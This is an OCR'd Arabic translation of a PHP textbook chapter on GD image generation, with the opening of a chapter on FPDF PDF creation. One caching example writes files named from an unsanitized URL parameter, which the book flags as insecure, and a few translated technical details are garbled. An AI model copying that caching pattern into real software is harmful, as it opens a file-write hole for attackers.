
الشكل 10-3. صورة الصندوق الأسود مع النص المضاف

تضيف دالة `imagestring()` نصًا إلى صورة. حدد النقطة العلوية اليسرى من النص، بالإضافة إلى اللون والخط (بواسطة معرف خط GD) لاستخدامه:

```
imagestring(image, font_id, x, y, text, color);
```

الخطوط

يحدد GD الخطوط بواسطة معرف. تم تضمين خمسة خطوط، ويمكنك تحميل خطوط إضافية من خلال دالة `imageloadfont()`. تظهر الخطوط الخمسة المضمنة في الشكل 10-4.



الشكل 4-10. خطوط GD الأصلية

إليك الكود المستخدم لتظهر لك هذه الخطوط:

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagestring($image, 1, 10, 10, "Font 1: ABCDEfghij",
$black);
imagestring($image, 2, 10, 30, "Font 2: ABCDEfghij",
$black);
imagestring($image, 3, 10, 50, "Font 3: ABCDEfghij",
$black);
imagestring($image, 4, 10, 70, "Font 4: ABCDEfghij",
$black);
imagestring($image, 5, 10, 90, "Font 5: ABCDEfghij",
$black);

header("Content-Type: image/png");
imagepng($image);
```

يمكنك إنشاء خطوط نقطية "bitmap" خاصة بك وتحميلها في GD باستخدام دالة `imageloadfont()`. ومع ذلك، فإن هذه الخطوط ثنائية وتعتمد على الهندسة المعمارية، مما يجعلها غير قابلة للنقل من آلة إلى أخرى. يوفر استخدام خطوط TrueType مع دوال TrueType في GD مرونة أكبر بكثير.

خطوط TrueType "TrueType Fonts"

TrueType هو معيار خط مخطط تفصيلي؛ يوفر تحكمًا أكثر دقة في عرض الأحرف. لإضافة نص بخط TrueType إلى صورة ما، استخدم `imagettftext()`:

```
imagettftext(image, size, angle, x, y, color, font,
text);
```

الحجم "*size*" يقاس بالبكسل. الزاوية بالدرجات من الساعة 3 (0 يعطي نصًا أفقيًا، 90 يعطي نصًا رأسيًا يرتفع إلى أعلى الصورة، إلخ). يحدد الإحداثيان x و y الركن الأيسر السفلي من الخط الأساسي للنص. قد يشتمل النص على تسلسلات UTF-8[2] للنموذج من ê لطباعة أحرف high-bit ASCII.

معلمة الخط هي موقع خط TrueType الذي سيتم استخدامه لعرض السلسلة. إذا لم يبدأ الخط بحرف / بادئ، فسيتم إضافة الامتداد *ttf.* ويتم البحث عن الخط في *usr/share/fonts/truetype/*.

بشكل افتراضي، يكون النص الموجود في خط TrueType غير متحيز. هذا يجعل معظم الخطوط أسهل في القراءة، على الرغم من عدم وضوحها بعض الشيء. يمكن أن يؤدي منع الحواف إلى صعوبة قراءة النص الصغير جدًا، على الرغم من أن الأحرف الصغيرة تحتوي على عدد أقل من وحدات البكسل، وبالتالي فإن عمليات ضبط الحواف تكون أكثر أهمية.

يمكنك إيقاف تشغيل خاصية إزالة الحواف "antialiasing" باستخدام مؤشر لوني سالب (على سبيل المثال: 4- تعني استخدام مؤشر اللون 4 بدون إزالة الحواف في النص).

يستخدم المثال 10-6 خط TrueType لإضافة نص إلى صورة، والبحث عن الخط في نفس موقع البرنامج النصي، ولكن لا يزال يتعين عليك توفير المسار الكامل لموقع ملف الخط (مضمن في أمثلة التعليمات البرمجية للكتاب) .

مثال 10-6. باستخدام خط *TrueType*


```
<?php
$image = imagecreate(350, 70);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);


$fontname                                                          =
"c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf";


imagettftext($image, 20, 0, 10, 40, $black, $fontname,
"The Quick Brown Fox");


header("Content-Type: image/png");
imagepng($image);
```

يوضح الشكل 10-5 مخرجات المثال 10-6.



الشكل 10-5. خط Indie Flower TrueType

يستخدم المثال 10-7 `imagettftext()` لإضافة نص عمودي إلى صورة.

مثال 10-7. عرض نص *TrueType* عمودي


```
<?php
$image = imagecreate(70, 350);
$white = imagecolorallocate($image, 255, 255, 255);
$black = imagecolorallocate($image, 0, 0, 0);

$fontname =
"c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf";

imagettftext($image, 20, 270, 28, 10, $black, $fontname,
"The Quick Brown Fox");

header("Content-Type: image/png");
imagepng($image);
```

يوضح الشكل 10-6 ناتج المثال 10-7.



الشكل 10-6. نص TrueType عمودي

الأزرار المولدة حيويا

Dynamically Generated Buttons

يعد إنشاء صور للأزرار أثناء التنقل أحد الاستخدامات الشائعة لإنشاء الصور (تم تقديم هذا الموضوع في الفصل الأول). عادةً ما يتضمن ذلك تكوين نص فوق صورة خلفية موجودة مسبقًا، كما هو موضح في المثال 10-8.

مثال 10-8. إنشاء زر حيويا

```
<?php
$font                                                    =
"c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf" ;
$size = isset($_GET['size']) ? $_GET['size'] : 12;
$text = isset($_GET['text']) ? $_GET['text'] : 'some
text';

$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
 // calculate position of text
 $tsize = imagettfbbox($size, 0, $font, $text);
 $dx = abs($tsize[2] - $tsize[0]);
 $dy = abs($tsize[5] - $tsize[3]);
 $x = (imagesx($image) - $dx ) / 2;
```

```
 $y = (imagesy($image) - $dy ) / 2 + $dy;


 // draw text
 imagettftext($image, $size, 0, $x, $y, $black, $font,
$text);
}


header("Content-Type: image/png");
imagepng($image);
```

في هذه الحالة، يتم الكتابة فوق الزر الفارغ (button.png) بالنص الافتراضي، كما هو موضح بالشكل 10-7.



الشكل 10-7. زر ديناميكي مع نص افتراضي

يمكن استدعاء النص في المثال 10-8 من صفحة مثل هذه:

```
<img src="button.php?text=PHP+Button" />
```

ينشئ كود HTML هذا الزر الموضح في الشكل 10-8.



الشكل 10-8. زر مع تسمية نصية تم إنشاؤها

الحرف + في عنوان URL هو الشكل المشفر للمسافة. المسافات غير قانونية في عناوين URL ويجب تشفيرها. استخدم دالة `urlencode()` الخاصة بـ PHP لتشفير سلاسل الزر. فمثلا:

```
<img src="button.php?text=<?= urlencode("PHP Button");
?>" />
```

التخزين المؤقت للأزرار المولدة حيويا

يعد إنشاء صورة أبطأ إلى حد ما من إرسال صورة ثابتة. بالنسبة للأزرار التي ستبدو دائمًا كما هي عند استدعائها بنفس مدخل النص، يمكنك تنفيذ آلية ذاكرة تخزين مؤقت بسيطة.

المثال 10-9 يولد الزر فقط في حالة عدم العثور على ملف ذاكرة التخزين المؤقت لهذا الزر. يحتوي متغير `$path` على دليل يمكن كتابته بواسطة مستخدم خادم الويب، حيث يمكن تخزين الأزرار مؤقتًا، تأكد من أنه يمكن الوصول إليه من مكان تشغيل هذا الكود. تُرجع الدالة `filesize()` حجم الملف، وتقوم `readfile()` بإرسال محتويات الملف إلى المستعرض. نظراً لأن هذا البرنامج النصي يستخدم معلمة نموذج النص كاسم ملف، فهو غير آمن للغاية. (الفصل 14، الذي يغطي مشكلات الأمان، يوضح سبب وكيفية إصلاحها.)

مثال 10-9. التخزين المؤقت للأزرار الحيوية

```
<?php

$font =
"c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf";
$size = isset($_GET['size']) ? $_GET['size'] : 12;
$text = isset($_GET['text']) ? $_GET['text'] : 'some
text';

$path = "/tmp/buttons"; // button cache directory
```

```
// send cached version

if ($bytes = @filesize("{$path}/button.png")) {
 header("Content-Type: image/png");
 header("Content-Length: {$bytes}");
 readfile("{$path}/button.png");

 exit;
}

// otherwise, we have to build it, cache it, and return
it
$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
 // calculate position of text
 $tsize = imagettfbbox($size, 0, $font, $text);
 $dx = abs($tsize[2] - $tsize[0]);
 $dy = abs($tsize[5] - $tsize[3]);
 $x = (imagesx($image) - $dx ) / 2;
 $y = (imagesy($image) - $dy ) / 2 + $dy;

 // draw text
 imagettftext($image, $size, 0, $x, $y, $black, $font,
$text);
```

```
 // save image to file
 imagepng($image, "{$path}/{$text}.png");
}

header("Content-Type: image/png");
imagepng($image);
```

الذاكرة المؤقتة الأسرع "A Faster Cache"

لا يزال المثال 10-9 ليس بالسرعة التي يمكن أن يكون. باستخدام توجيهات Apache، يمكنك تجاوز نص PHP بالكامل وتحميل الصورة المخزنة مؤقتًا مباشرةً بمجرد إنشائها.

أولاً، أنشئ دليل أزرار "*buttons*" في مكان ما ضمن DocumentRoot لخادم الويب وتأكد من أن مستخدم خادم الويب لديه أذونات للكتابة إلى هذا الدليل. على سبيل المثال، إذا كان دليل DocumentRoot هو */var/www/html* ، فقم بإنشاء */var/www/html/buttons*.

ثانيًا، قم بتحرير ملف Apache httpd.conf الخاص بك وأضف الكتلة التالية:

```
<Location /buttons/>
 ErrorDocument 404 /button.php
</Location>
```

هذا يخبر Apache أنه يجب إرسال طلبات الملفات غير الموجودة في دليل الأزرار إلى البرنامج النصي button.php الخاص بك.

ثالثًا، احفظ المثال 10-10 باسم button.php. يقوم هذا البرنامج النصي بإنشاء أزرار جديدة وحفظها في ذاكرة التخزين المؤقت وإرسالها إلى المتصفح. هناك عدة اختلافات عن المثال 10-9. ليس لدينا معلمات النموذج في $_GET، لأن Apache يتعامل مع صفحات الخطأ على أنها عمليات إعادة توجيه. بدلاً من ذلك، يتعين علينا فصل القيم في $_SERVER لمعرفة الزر الذي سننشئه. أثناء تواجدنا فيه، نحذف ".." في اسم الملف لإصلاح الثغرة الأمنية في المثال 10-9.

بمجرد تثبيت button.php، عندما يأتي طلب لشيء مثل: *http://your.site/buttons/php.png*، يتحقق خادم الويب مما إذا كان ملف *buttons/php.png* موجودًا. إذا لم يحدث ذلك، يتم إعادة توجيه الطلب إلى البرنامج النصي button.php، والذي يقوم بإنشاء الصورة (بالنص "php") وحفظها في *buttons/php.png*. يتم تقديم أي طلبات لاحقة لهذا الملف مباشرة دون تشغيل سطر PHP.

مثال 10-10. تخزين مؤقت أكثر كفاءة للأزرار الحيوية

```
<?php
// bring in redirected URL parameters, if any
parse_str($_SERVER['REDIRECT_QUERY_STRING']);

$cacheDir = "/buttons/";
$url = $_SERVER['REDIRECT_URL'];

// pick out the extension
```

```
$extension = substr($url, strrpos($url, '.'));

// remove directory and extension from $url string
$file = substr($url, strlen($cacheDir), -
strlen($extension));

// security - don't allow '..' in filename
$file = str_replace('..', '', $file);

// text to display in button
$text = urldecode($file);

$font =
"c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf" ;

// build it, cache it, and return it
$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
 // calculate position of text
 $tsize = imagettfbbox($size, 0, $font, $text);
 $dx = abs($tsize[2] - $tsize[0]);
 $dy = abs($tsize[5] - $tsize[3]);
 $x = (imagesx($image) - $dx ) / 2;
 $y = (imagesy($image) - $dy ) / 2 + $dy;
```

```
 // draw text
 imagettftext($image, $size, 0, $x, $y, $black, $font,
$text);

 // save image to file
 imagepng($image,
"{$_SERVER['DOCUMENT_ROOT']}{$cacheDir}{$file}.png");
}

header("Content-Type: image/png");
imagepng($image);
```

أحد العوائق المهمة للآلية في المثال 10-10 هو أن نص الزر لا يمكن أن يحتوي على أي أحرف غير قانونية في اسم الملف. ومع ذلك، فهذه هي الطريقة الأكثر فاعلية لتخزين الصور المنشأة حيويا. إذا قمت بتغيير مظهر الأزرار وتحتاج إلى إعادة إنشاء الصور المخزنة مؤقتًا، فقم ببساطة بحذف جميع الصور الموجودة في دليل الأزرار، وستتم إعادة إنشائها حسب الطلب.

يمكنك أيضًا اتخاذ هذه الخطوة إلى الأمام والحصول على البرنامج النصي button.php لدعم أنواع صور متعددة. ما عليك سوى التحقق من `$extension` واستدعاء دالة `imagepng()` أو `imagejpeg()` أو `imagegif()` المناسبة في نهاية البرنامج النصي. يمكنك أيضًا تحليل اسم الملف وإضافة مُعدِّلات مثل اللون والحجم والخط، أو تمريرها مباشرةً في عنوان URL. نظرًا لاستدعاء `parse_str()` في المثال، فإن عنوان URL مثل *http://your.site/buttons/php.png?size=16* يعرض "php" بحجم خط 16.

تحجيم الصور

هناك طريقتان لتغيير حجم الصورة. تعد دالة ()imagecopyresized سريعة ولكنها بدائية وقد تنتج حواف خشنة في صورك الجديدة. تكون دالة ()imagecopyresampled أبطأ، ولكنها تستخدم pixel interpolation لإنشاء حواف ناعمة وإضفاء الوضوح على الصورة التي تم تغيير حجمها. تأخذ كلتا الدالتين نفس المدخلات:

```
imagecopyresized(dest, src, dx, dy, sx, sy, dw, dh, sw, sh);
imagecopyresampled(dest, src, dx, dy, sx, sy, dw, dh, sw, sh);
```

معلمات *dest* و *src* هي مقابض للصور. النقطة (*dx*، *dy*) هي النقطة الموجودة في الصورة الوجهة حيث سيتم نسخ المنطقة. النقطة (*sx*، *sy*) هي الزاوية العلوية اليسرى من الصورة المصدر. تعطي المعلمات *sw* و *sh* و *dw* و *dh* عرض وارتفاع مناطق النسخ في المصدر والوجهة.

يأخذ المثال 10-11 صورة *php.jpg* الموضحة في الشكل 10-9 ويقيسها بسلاسة إلى ربع حجمها، مما ينتج عنه الصورة في الشكل 10-10.

مثال 10-11. تغيير الحجم باستخدام *()imagecopyresampled*

```
<?php
$source = imagecreatefromjpeg("php_logo_big.jpg");
```

```
$width = imagesx($source);
$height = imagesy($source);
$x = $width / 2;
$y = $height / 2;

$destination = imagecreatetruecolor($x, $y);
imagecopyresampled($destination, $source, 0, 0, 0, 0,
$x, $y, $width, $height);

header("Content-Type: image/png");
imagepng($destination);
```



الشكل 10-9. الأصل صورة php.jpg



الشكل 10-10. الناتج صورة بحجم ¼

ينتج عن قسمة الارتفاع والعرض بمقدار 4 بدلاً من 2 الناتج الموضح في الشكل 10-11.



الشكل 10-11. الناتج صورة بحجم 16/1

التعامل مع اللون

تدعم مكتبة GD كلاً من صور الألواح 8-bit "palette" (256 لونًا) والصور الملونة الحقيقية مع شفافية قناة ألفا.

لإنشاء صورة لوحة 8-bit، استخدم دالة `imagecreate()`. يتم بعد ذلك تعبئة خلفية الصورة باللون الأول الذي تخصصه باستخدام `imagecolorallocate()`:

```
$width = 128;
$height = 256;

$image = imagecreate($width, $height);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
```

لإنشاء صورة ملونة حقيقية بقناة ألفا 7-bit، استخدم دالة `imagecreatetruecolor()`:

```
$image = imagecreatetruecolor(width, height);
```

استخدم `imagecolorallocatealpha()` لإنشاء فهرس لون يتضمن الشفافية:

```
$color = imagecolorallocatealpha(image, red, green,
blue, alpha);
```

تتراوح قيمة ألفا بين 0 (معتم) و 127 (شفاف).

في حين أن معظم الأشخاص معتادون على قناة ألفا ذات 8-bit (0-255)، فمن السهل جدًا أن تكون GD من 7-bit (0–127). يتم تمثيل كل بكسل بواسطة عدد صحيح بعلامة 32-bit، مع أربعة بايت 8-bit مرتبة على النحو التالي:

High Byte Low Byte

{Alpha Channel} {Red} {Green} {Blue}

بالنسبة إلى عدد صحيح بعلامة، يتم استخدام البت الموجود في أقصى اليسار أو أعلى بت للإشارة إلى ما إذا كانت القيمة سالبة، وبالتالي لا يتبقى سوى 31 بتًا من المعلومات الفعلية. القيمة الصحيحة الافتراضية لـ PHP هي قيمة طويلة بعلامة يمكننا تخزين إدخال لوحة GD واحد فيها. يخبرنا ما إذا كان هذا العدد الصحيح موجبًا أم سالبًا ما إذا تم تمكين منع الحواف لإدخال لوحة الألوان هذا.

بخلاف صور الألواح "palette images"، مع الصور الملونة الحقيقية "true color images"، لا يصبح اللون الأول الذي تخصصه هو لون الخلفية تلقائيًا. بدلاً من ذلك، يتم تعبئة الصورة مبدئيًا بوحدات بكسل شفافة تمامًا. قم باستدعاء `imagefilledrectangle()` لملء الصورة بأي لون خلفية تريده.

ينشئ المثال 10-12 صورة ملونة حقيقية ويرسم شكل بيضاوي برتقالي شبه شفاف على خلفية بيضاء.

مثال 10-12. شكل بيضاوي برتقالي بسيط على خلفية بيضاء


```
<?php
$image = imagecreatetruecolor(150, 150);
$white = imagecolorallocate($image, 255, 255, 255);
```

```
imagealphablending($image, false);
imagefilledrectangle($image, 0, 0, 150, 150, $white);

$red = imagecolorallocatealpha($image, 255, 50, 0, 50);
imagefilledellipse($image, 75, 75, 80, 63, $red);

header("Content-Type: image/png");
imagepng($image);
```

يوضح الشكل 10-12 ناتج المثال 10-12.



الشكل 10-12. قطع ناقص برتقالي على خلفية بيضاء

يمكنك استخدام دالة `imagetruecolortopalette()` لتحويل صورة ملونة حقيقية إلى صورة ذات فهرس لوني (يُعرف أيضًا باسم صورة *paletted*).

باستخدام قناة ألفا **"Alpha Channel"**

في المثال 10-12، قمنا بإيقاف تشغيل مزج ألفا "*alpha blending*" قبل رسم الخلفية والشكل البيضاوي. مزج ألفا "*alpha blending*" هو تبديل يحدد ما إذا كان يجب تطبيق قناة ألفا، إذا كانت موجودة، عند رسم الصورة. إذا تم إيقاف تشغيل مزج ألفا، يتم استبدال البكسل القديم بالبكسل الجديد. في حالة وجود

قناة ألفا للبكسل الجديد، يتم الاحتفاظ بها، ولكن يتم فقد جميع معلومات البكسل الخاصة بالبكسل الأصلي الذي يتم استبداله.

يوضح المثال 10-13 مزج ألفا من خلال رسم مستطيل رمادي بقناة ألفا بنسبة 50٪ على شكل بيضاوي برتقالي.

مثال 10-13. مستطيل رمادي مع 50٪ قناة ألفا متراكبة

```
<?php
$image = imagecreatetruecolor(150, 150);
imagealphablending($image, false);

$white = imagecolorallocate($image, 255, 255, 255);
imagefilledrectangle($image, 0, 0, 150, 150, $white);


$red = imagecolorallocatealpha($image, 255, 50, 0, 63);
imagefilledellipse($image, 75, 75, 80, 50, $red);

imagealphablending($image, false);

$gray = imagecolorallocatealpha($image, 70, 70, 70, 63);
imagefilledrectangle($image, 60, 60, 120, 120, $gray);


header("Content-Type: image/png");
imagepng($image);
```

يوضح الشكل 10-13 ناتج المثال 10-13 (لا يزال مزج ألفا متوقفًا).



الشكل 10-13. مستطيل رمادي فوق الشكل البيضاوي البرتقالي

إذا قمنا بتغيير المثال 10-13 لتمكين مزج ألفا قبل استدعاء `imagefilledrectangle()`، نحصل على الصورة الموضحة في الشكل 10-14.



الشكل 10-14. صورة مع تمكين مزج ألفا

التعرف على الألوان **"Identifying Colors"**

للتحقق من فهرس اللون لبكسل معين في صورة ما، استخدم `imagecolorat()`:

```
$color = imagecolorat(image, x, y);
```

بالنسبة للصور التي تحتوي على لوحة ألوان 8-bit، تقوم الدالة بإرجاع فهرس اللون الذي تقوم بتمريره بعد ذلك إلى `imagecolorsforindex()` للحصول على قيم RGB الفعلية:

```
$values = imagecolorsforindex(image, index);
```

تحتوي المصفوفة التي تم إرجاعها بواسطة `imagecolorsforindex()` على المفاتيح "red" و "green" و "blue". إذا قمت باستدعاء `imagecolorsforindex()` على لون من صورة ملونة حقيقية، فإن المصفوفة التي تم إرجاعها لها أيضًا قيمة للمفتاح "alpha". تتوافق قيم هذه المفاتيح مع قيم اللون 0-255 وقيمة ألفا 0-127 المستخدمة عند استدعاء `imagecolorallocate()` و `imagecolorallocatealpha()`.

فهارس الألوان الحقيقية "True Color Indexes"

مؤشر اللون الذي تم إرجاعه بواسطة `imagecolorallocatealpha()` هو في الحقيقة 32-bit طويل بعلامة، مع أول ثلاثة بايتات تحمل قيم الأحمر والأخضر والأزرق، على التوالي. يشير البت التالي إلى ما إذا كان منع الحواف "antialiasing" ممكّنًا لهذا اللون، أما البتات السبعة المتبقية فتحتفظ بقيمة الشفافية.

فمثلا:

```
$green = imagecolorallocatealpha($image, 0, 0, 255,
127);
```

يقوم هذا الكود بتعيين `$green` إلى 2130771712، والذي يكون في شكله السداسي x7F00FF000 وفي النظام الثنائي هو 01111111000000001111111100000000.

هذا يعادل استدعاء `imagecolorresolvealpha()` التالي:

```
$green = (127 << 24) | (0 << 16) | (255 << 8) | 0;
```

يمكنك أيضًا إسقاط الإدخالين 0 في هذا المثال وجعله فقط:

```
$green = (127 << 24) | (255 << 8);
```

لتفكيك هذه القيمة، يمكنك استخدام شيء مثل هذا:

```
$a = ($col & 0x7F000000) >> 24;
$r = ($col & 0x00FF0000) >> 16;
$g = ($col & 0x0000FF00) >> 8;
$b = ($col & 0x000000FF);
```


نادرًا ما يكون التلاعب المباشر بقيم الألوان مثل هذا ضروريًا. أحد التطبيقات هو إنشاء صورة لاختبار الألوان تُظهر الظلال النقية للأحمر والأخضر والأزرق. فمثلا:

```
$image = imagecreatetruecolor(256, 60);

for ($x = 0; $x < 256; $x++) {
 imageline($image, $x, 0, $x, 19, $x);
 imageline($image, 255 - $x, 20, 255 - $x, 39, $x << 
8);
 imageline($image, $x, 40, $x, 59, $x<<16);
}

header("Content-Type: image/png");
imagepng($image);
```

يوضح الشكل 10-15 إخراج برنامج اختبار الألوان.



الشكل 10-15. اختبار اللون

من الواضح أنه سيكون ملونًا أكثر بكثير مما يمكن أن نعرضه لك هنا باللونين الأبيض والأسود، لذا جرب هذا المثال بنفسك. في هذا المثال بالذات، من الأسهل بكثير حساب لون البكسل بدلاً من استدعاء `imagecolorallocatealpha()` لكل لون.

تمثيل نصي لصورة

من الاستخدامات المثيرة للاهتمام لدالة `imagecolorat()` هو تكرار كل بكسل في الصورة والقيام بشيء ما باستخدام بيانات الألوان تلك. مثال 10-14 يطبع # لكل بكسل في الصورة php-tiny.jpg بلون هذا البكسل.

مثال 10-14. تحويل صورة إلى نص

```
<html><body bgcolor="#000000">

<tt><?php
$image = imagecreatefromjpeg("php_logo_tiny.jpg");

$dx = imagesx($image);
$dy = imagesy($image);

for ($y = 0; $y < $dy; $y++) {
 for ($x = 0; $x < $dx; $x++) {
```

```
 $colorIndex = imagecolorat($image, $x, $y);
 $rgb = imagecolorsforindex($image, $colorIndex);

 printf('<font color=#%02x%02x%02x>#</font>',
 $rgb['red'], $rgb['green'], $rgb['blue']);
 }

 echo "<br>\n";
} ?></tt>

</body></html>
```

والنتيجة هي تمثيل ASCII للصورة، كما هو موضح في الشكل 10-16.



الشكل 10-16. تمثيل ASCII لصورة

مالتالي

هناك العديد من الطرق المختلفة لمعالجة الصور أثناء التنقل باستخدام PHP. هذا بالتأكيد يبدد الأسطورة القائلة بأن PHP مفيدة فقط لإنشاء محتوى HTML على الويب. إذا كان لديك الوقت والرغبة في استكشاف ما هو ممكن بتعمق أكبر، فلا تتردد في تجربة نماذج التعليمات البرمجية هنا. في الفصل التالي سنلقي نظرة على أسطورة أخرى في إنشاء مستندات PDF حيوية. ترقب "Stay tuned"!

(1) هذا صحيح فقط للصور ذات لوحة الألوان. الصور الملونة الحقيقية التي تم إنشاؤها باستخدام `ImageCreateTrueColor()` لا تخضع لهذه القاعدة.

(2) UTF-8 هو نظام ترميز يونيكود 8-bit (http://www.unicode.org).

الفصل الحادي عشر: PDF

يعد تنسيق المستند المحمول "Portable Document Format" (PDF) من Adobe طريقة شائعة للحصول على مظهر متناسق، على الشاشة وفي الطباعة، للمستندات. يوضح لك هذا الفصل كيفية إنشاء ملفات PDF حيويا مع النص والرسومات والروابط والمزيد. القيام بذلك يفتح الباب أمام العديد من التطبيقات. يمكنك إنشاء أي نوع من مستندات العمل تقريبًا، بما في ذلك الرسائل النموذجية والفواتير والإيصالات. بالإضافة إلى ذلك، يمكنك أتمتة معظم الأعمال الورقية عن طريق تراكب النص على مسح للنموذج الورقي وحفظ النتيجة كملف PDF.

ملحقات PDF

تحتوي PHP على العديد من المكتبات لإنشاء مستندات PDF. تستخدم أمثلة هذا الفصل مكتبة FPDF الشهيرة، وهي مجموعة من أكواد PHP التي تقوم بتضمينها في البرامج النصية الخاصة بك بالدالة `require()` - فهي لا تتطلب أي تكوين أو دعم من جانب الخادم، لذا يمكنك استخدامها حتى بدون دعم من مضيفك. يجب أن تكون المفاهيم الأساسية، والهيكل، والميزات الخاصة بملف PDF مشتركة مع جميع مكتبات PDF.

ملاحظة:

مكتبة أخرى لتوليد PDF، TCPDF، أفضل في التعامل مع أحرف HTML الخاصة وإخراج UTF-8 متعدد اللغات من FPDF. ابحث عنها إذا كنت بحاجة إلى هذه القدرة. الطرق التي ستستخدمها هي `writeHTMLCell()` و `writeHTML()`.

المستندات والصفحات

يتكون مستند PDF من عدد من الصفحات، يحتوي كل منها على نص و/أو صور. يوضح لك هذا القسم كيفية إنشاء مستند وإضافة صفحات في ذلك المستند وكتابة نص إلى الصفحات وإرسال الصفحات مرة أخرى إلى المتصفح عند الانتهاء.

ملاحظة:

تفترض الأمثلة الواردة في هذا الفصل أن لديك على الأقل عارض مستندات Adobe PDF مثبتاً كإضافة لمتصفح الويب الخاص بك. هذه الأمثلة لن تعمل بطريقة أخرى. يمكنك الحصول على الإضافه من موقع Adobe على الويب.

مثال بسيط

لنبدأ بمستند بسيط بتنسيق PDF. المثال 11-1 يكتب النص "Hello Out There!" إلى صفحة ثم يعرض مستند PDF الناتج.

مثال 11-1. "Hello Out There! " في PDF

```
<?php

require("../fpdf/fpdf.php"); // path to fpdf.php


$pdf = new FPDF();
```

```
$pdf->addPage();

$pdf->setFont("Arial", 'B', 16);
$pdf->cell(40, 10, "Hello Out There!");

$pdf->output();
```

يتبع المثال 11-1 الخطوات الأساسية المتضمنة في إنشاء مستند PDF: إنشاء مثيل كائن PDF جديد، وإنشاء صفحة، وتعيين خط صالح لنص PDF، وكتابة النص إلى "cell" على الصفحة. يوضح الشكل 11-1 مخرجات المثال 11-1.



الشكل 11-1. "Hello Out There!" مثال PDF

البدء المستند "Initializing the Document"

